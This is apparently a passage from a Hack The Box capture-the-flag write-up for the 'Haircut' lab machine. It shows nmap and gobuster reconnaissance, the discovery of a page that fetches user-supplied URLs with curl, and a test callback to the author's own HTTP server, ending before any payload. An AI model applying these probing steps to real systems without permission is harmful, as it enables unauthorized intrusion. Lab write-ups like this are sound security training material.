


haircut




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# nmap -sC -sV -oA nmap/haircut 10.10.10.24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 21:12 EDT
Nmap scan report for 10.10.10.24
Host is up (0.078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_  256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
80/tcp open  http    nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
```






```
<!DOCTYPE html>

<title> HTB Hairdresser </title>

<center> <br><br><br><br>
<img src="bounce.jpg" height="750" width="1200" alt="" />
<center>

```

nothing interesting




```
┌──(root💀 kali)-[~/Downloads]
└─# gobuster dir -u http://10.10.10.24 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.24
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/05/09 21:41:19 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 194] [--> http://10.10.10.24/uploads/]
/exposed.php          (Status: 200) [Size: 446]
```



Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://localhost/test.html




Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://localhost/test.html


Requesting Site...

```
% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 223 100 223 0 0 40686 0 --:--:-- --:--:-- --:--:-- 44600
```

request the site and displays it




let's setup a python http server and see if we can get a request to go to us




Enter the Hairdresser's location you would like to check. Ex

Requesting Site...

```
% Total % Received % Xferd Average Speed Time Time Tim
--:--:-- --:--:-- --:--:-- 0 100 195 0 195 0 0 1043 0 --:--:-- --:--:-- --:
```



```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [09/May/2021 21:51:16] code 404, message File not found
10.10.10.24 - - [09/May/2021 21:51:16] "GET /test.html HTTP/1.1" 404 -
```




Error response

Error code 404.

Message: File not found.

Error code explanation: 404 = Nothing matches the given URI.


if we connect to non existant server it gives a curl error message



Requesting Site...

